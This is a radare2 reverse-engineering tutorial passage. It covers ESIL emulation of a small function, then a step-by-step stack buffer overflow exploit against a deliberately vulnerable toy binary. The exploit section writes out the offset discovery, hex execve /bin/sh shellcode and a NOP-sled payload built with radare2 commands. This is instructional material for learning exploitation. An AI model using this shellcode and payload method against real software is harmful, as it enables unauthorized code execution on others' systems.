All ESIL-related commands are prefixed by `ae`.

```
[0x08048460]> ae?
|Usage: ae[idesr?] [arg]ESIL code emulation
| ae?                 show this help
| ae??                show ESIL help
| aei                 initialize ESIL VM state (aei- to deinitialize)
| aeim                initialize ESIL VM stack (aeim- remove)
| aeip                initialize ESIL program counter to curseek
| ae [expr]           evaluate ESIL expression
| aex [hex]           evaluate opcode expression
| ae[aA][f] [count]   analyse esil accesses (regs, mem..)
| aep [addr]          change esil PC to this address
| aef [addr]          emulate function
| aek [query]         perform sdb query on ESIL.info
| aek-                resets the ESIL.info sdb instance
| aec                 continue until ^C
| aecs [sn]           continue until syscall number
| aecu [addr]         continue until address
| aecue [esil]        continue until esil expression match
| aetr[esil]          Convert an ESIL Expression to REIL
| aes                 perform emulated debugger step
| aeso                step over
| aesu [addr]         step until given address
| aesue [esil]        step until esil expression match
| aer [..]            handle ESIL registers like 'ar' or 'dr' does
```

You can see all the ESIL instructions (27 at the time of writing) with `ae??`. These are explained in slightly more detail in the radare2 book.

ESIL in practice

Let's load up our tutorial binary in radare2:

`r2 -A ./esil` (notice that we are not running it in debug mode)

We'll first see what the `main` function does via `pdf @ main`. It seems that it reads an integer via `scanf`, sleeps, and then calls some function which receives our number.

Let's inspect that function.

```
[0x08048460]> pdf
            ;-- check:
(fcn) mystery 47
; arg int arg_8h @ ebp+0x8
; CALL XREF from 0x080484e0 (main)
0x08048460      55              push ebp
0x08048461      89e5            mov ebp, esp
0x08048463      8b4508          mov eax, dword [ebp + arg_8h] ; [0x8:4]=0
0x08048466      bb37130000      mov ebx, 0x1337
0x0804846b      89d9            mov ecx, ebx
0x0804846d      31d3            xor ebx, edx
0x0804846f      01fb            add ebx, edi
0x08048471      21f7            and edi, esi
0x08048473      09df            or edi, ebx
0x08048475      83c320          add ebx, 0x20
0x08048478      01f7            add edi, esi
0x0804847a      89cb            mov ebx, ecx
0x0804847c      29d8            sub eax, ebx
0x0804847e      83ef31          sub edi, 0x31
0x08048481      29fb            sub ebx, edi
0x08048483      31f7            xor edi, esi
0x08048485      81e6000000ff    and esi, 0xff000000
0x0804848b      89cb            mov ebx, ecx
0x0804848d      c9              leave
0x0804848e      c3              ret
```

I have renamed it to `mystery`. It seems to perform a lot of operations using all the registers. We can use ESIL to get some valuable information.

> **Note**: You can cycle between the representations of the instructions displayed in visual mode by pressing `o`. You can also enable emulation comments on the right hand side via `e asm.emu=true`.

The instructions prefixed with `aea` will show us which registers are being read, written to or not used at all within the next instructions, next bytes or the entire function.

```
[0x08048460]> aeaf
A: esp ebp eax ebx ecx edx zf pf sf cf of edi esi eip
R: esp ebp ebx edx edi esi ecx eax
W: esp ebp eax ebx ecx zf pf sf cf of edi esi eip
N: edx
```

Interesting; it seems the `edx` register is untouched by the function.

Let's set our seek to `0x08048466`, which is after the function's argument, our number, is being read from the stack into `eax`. We want to feed `eax` some values and then emulate the function from this point on.

> **Note**: In the following examples, ESIL will need to write in memory, but we've opened the binary in read-only mode. To bypass this, use `e io.cache = true`.

Now we can initialize the ESIL VM state and set the VM program counter (PC or EIP) to point to our seek.

```
[0x08048466]> aei
[0x08048466]> aeip
[0x08048466]> aer
oeax = 0x00000000
eax = 0x00000000
ebx = 0x00000000
ecx = 0x00000000
edx = 0x00000000
esi = 0x00000000
edi = 0x00000000
esp = 0xfffffd10
ebp = 0x00000000
eip = 0x08048466
eflags = 0x00000000
```

Notice that indeed `eip` is equal to our seek.

We can change any register value using `aer <register>=`. Let's set `eax`, which theoretically stores our input number, to some arbitrary value.

```
[0x08048466]> aer eax=0x1234
[0x08048466]> aer
oeax = 0x00000000
eax = 0x00001234
ebx = 0x00000000
ecx = 0x00000000
edx = 0x00000000
esi = 0x00000000
edi = 0x00000000
esp = 0xfffffd10
ebp = 0x00000000
eip = 0x08048466
eflags = 0x00000000
```

This is where ESIL comes in quite handy. Althought this is a didactic exercise, you can imagine a more complex example in which it is very hard to determine what is happening to our input.

The ESIL VM can be used like a debugger. You can step and continue as usual, but you can also continue until a given ESIL expression is true.

Let's continue execution until the value of `eax` is greater than its initial one.

```
[0x08048466]> "aecue eax,0x1234,>"
ESIL BREAK!
[0x08048466]> aer
oeax = 0x00000000
eax = 0xfffffefd
ebx = 0x00001337
ecx = 0x00001337
edx = 0x00000000
esi = 0x00000000
edi = 0x00003974
esp = 0x00000008
ebp = 0x464c457f
eip = 0x0804847e
eflags = 0x00000081
```

> **Note**: Mind the quotes surrounding the `aecue` expression. These are to ensure that r2 interprets it as a single command, not a sequence of commands.

Notice that the condition has been reached. Let's seek to the location at which the VM stopped and print the preceding instruction.

```
[0x08048466]> sr eip
[0x0804847e]> pd -1
|           0x0804847c      29d8           sub eax, ebx
```

It seems that `eax` has been changed by subtracting `ebx` from it. Notice that `ebx` is still at `0x1337`, which means that this is the expected value in order for `eax` to become 0.

We can test this by resetting `eip` to the initial position, setting `eax` to 0x1337 and continuing emulation until `eax` reaches 0.

This was only an introductory tutorial to what can be accomplished by using ESIL.

Tutorial 4 - Simple Exploit

Let's try to exploit the simplest binary imaginable.

```
r2 -Ad ./hackme
```

First, let's check if any security mechanisms are used.

```
[0xf7704d00]> iI~canary,nx,pic
pic      false
canary   false
nx       false
```

We're in luck! Let's see what the binary does.

```
┌ (fcn) sym.main 36
|           ; arg int arg_4h @ esp+0x4
|           ; DATA XREF from 0x08048317 (entry0)
|           0x08048412      8d4c2404       lea ecx, [esp + arg_4h]     ; 0x4 ; 4
|           0x08048416      83e4f0         and esp, 0xfffffff0
|           0x08048419      ff71fc         push dword [ecx - 4]
|           0x0804841c      55             push ebp
|           0x0804841d      89e5           mov ebp, esp
|           0x0804841f      51             push ecx
|           0x08048420      83ec04         sub esp, 4
|           0x08048423      e8d3ffffff     call sym.play
|           0x08048428      b800000000     mov eax, 0
|           0x0804842d      83c404         add esp, 4
|           0x08048430      59             pop ecx
|           0x08048431      5d             pop ebp
|           0x08048432      8d61fc         lea esp, [ecx - 4]
└           0x08048435      c3             ret
```

main seems to call **play** and nothing else. Let's see what the **play** function does.

```
[0x08048412]> pdf @ sym.play
┌ (fcn) sym.play 23
│           ; var int local_48h @ ebp-0x48
│           ; CALL XREF from 0x08048423 (sym.main)
│           0x080483fb      55             push ebp
│           0x080483fc      89e5           mov ebp, esp
│           0x080483fe      83ec48         sub esp, 0x48
│           0x08048401      83ec0c         sub esp, 0xc
│           0x08048404      8d45b8         lea eax, [ebp - local_48h]
│           0x08048407      50             push eax
│           0x08048408      e8c3feffff     call sym.imp.gets
│           0x0804840d      83c410         add esp, 0x10
│           0x08048410      c9             leave
└           0x08048411      c3             ret
```

play calls **gets**, which is a very unsafe function.

Let's add a breakpoint right after **gets** returns, at `0x0804840d`, and then continue the execution.

```
[0x08048412]> db 0x0804840d
[0x08048412]> db
0x0804840d - 0x0804840e 1 --x sw break enabled cmd="" name="0x0804840d" module=""
[0x08048412]> dc
1234
hit breakpoint at: 804840d
attach 3680 1
[0x0804840d]>
```

We've given the program some bogus input, but we can change that. We can see that both **eax** and the stack contain our buffer.

```
[0x0804840d]> drr~eax
oeax 0xffffffff  oeax
eax 0xffe38b90  eax stack R W X 'xor dword [edx], esi' '[stack]' (1234)
edx 0xf76e2884  (unk1) edx R W X 'add byte [eax], al' 'unk1'
[0x0804840d]> pxr @ esp!4
0xffe38b80  0xffe38b90  .... eax stack R W X 'xor dword [edx], esi' '[stack]' (1234)
```

We can overwrite eax with a De Bruijn pattern to simulate as if that was fed into stdin.

```
[0x0804840d]> wop?
|Usage: wop[DO] len @ addr | value
| wopD len [@ addr]  Write a De Bruijn Pattern of length 'len' at address 'addr'
| wopO value         Finds the given value into a De Bruijn Pattern at current offset
[0x0804840d]> wopD 100 @ eax
[0x0804840d]> ps @ eax
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAXAAYAAZAAaAAbAAcA
AdAAeAAfAAgAAh
[0x0804840d]>
```

Now we can continue execution and hope for the best.

```
[0x0804840d]> dc
hit breakpoint at: 8048410
[+] SIGNAL 11 errno=0 addr=0x41614141 code=1 ret=0
[+] signal 11 aka SIGSEGV received 0
```

Ah, yes, the program crashed because the return address on the stack has been overwritten. But at what offset relative to the start of the input buffer?

```
[0x41614141]> wopO $$
77
```

> **Note**: $$ signifies the current seek; quite handy in plenty of cases.

77 is a suspicious offset. That's because endianess needs to be taken into account.

```
[0x41614141]> wopO 0x41416141
76
```

Now we can begin to think about an input which would spawn a shell for us. We are going to need a shellcode. We can write our own in assembly or a tiny file which we can pass to ragg2, but radare2 already comes packed with a 32 bit shellcode that we can use.

```
[0x41614141]> g?
|Usage: g[wcilper] [arg]Go compile shellcodes
| g foo.r         Compile r_egg source file
| gw              Compile and write
| gc cmd=/bin/ls  Set config option for shellcodes and encoders
| gc              List all config options
| gl              List plugins (shellcodes, encoders)
| gs name args    Compile syscall name(args)
| gi exec         Compile shellcode. like ragg2 -i
| gp padding      Define padding for command
| ge xor          Specify an encoder
| gr              Reset r_egg
| EVAL VARS:      asm.arch, asm.bits, asm.os
[0x41614141]> gi exec
[0x41614141]> g
31c050682f2f7368682f62696e89e3505389e199b00bcd80
[0x41614141]> wx `g` @ eax
[0x41614141]> pd 11 @ eax
            ;-- eax:
            0xffce54c0      31c0           xor eax, eax
            0xffce54c2      50             push eax
            0xffce54c3      682f2f7368     push 0x68732f2f
            0xffce54c8      682f62696e     push 0x6e69622f
            0xffce54cd      89e3           mov ebx, esp
            0xffce54cf      50             push eax
            0xffce54d0      53             push ebx
            0xffce54d1      89e1           mov ecx, esp
            0xffce54d3      99             cdq
            0xffce54d4      b00b           mov al, 0xb                 ; 11
            0xffce54d6      cd80           int 0x80
[0x41614141]>
```

Excellent! Our shellcode is now in eax. All that's left is to set the overwritten return address to point to the stack. Rerun the program and stop at the `ret` instruction, write the shellcode at `eax` and write the stack address at offset 76.

```
[0x0804840d]> wx `g` @ eax
[0x0804840d]> wx 40caacff @ eax+76
[0x0804840d]> pxr @ esp!4
0xffacca8c  0xffacca40  @... eax stack R W X 'xor eax, eax' '[stack]'
```

We can now see that the first value on the stack (the return address) points to our shellcode.

Of course, generating a static payload will not work, since stack addresses are randomized. Since we don't have enough space in our buffer before it reaches and overwrites the return address, we could simply continue to read into our buffer and create a giant nop sled to our shellcode.

Let's write our payload, step by step.

We'll begin by writing 76 'A's until reaching the return address. Then we'll write a stack address. After that, we change the block size to a large value, like 0x1000 and write one full block of NOPs, and finally we write our shellcode.

```
[0x0804840d]> wb 41 @ eax!76
[0x0804840d]> wx 900ea0ff @ eax+76
[0x0804840d]> b 0x1000
[0x0804840d]> wb 90 @ eax+80
[0x0804840d]> wx `g` @ eax+80+0x1000
```

Now we can dump this payload in python format into a file.

```
[0x0804840d]> pcp 80+0x1000+24 @ eax > gen.py
```

Edit the file accordingly, appending:

```
with open('payload', 'wb') as f:
    f.write(buf)
```

Then we can generate our payload and feed it to our binary. If you don't succeed after several attempts, try increasing the NOP block size.

Have fun!

Closing Remarks

Acknowledgements

I would like to thank pancake for making radare2 and keeping it free and open source for now more than 10 years!

I would also like to thank anyone who has contributed in any way, be it code, documentation or tshirts and coffee mugs to making and keeping this project alive.

Where to next?

Read some task writeups by people who use radare2, such as Julien Voisin and Jeffrey Crowell, and always check out the radare2 official blog and twitter.

Then, practice what you have learned on reversing and exploit challenges that are out in the wild.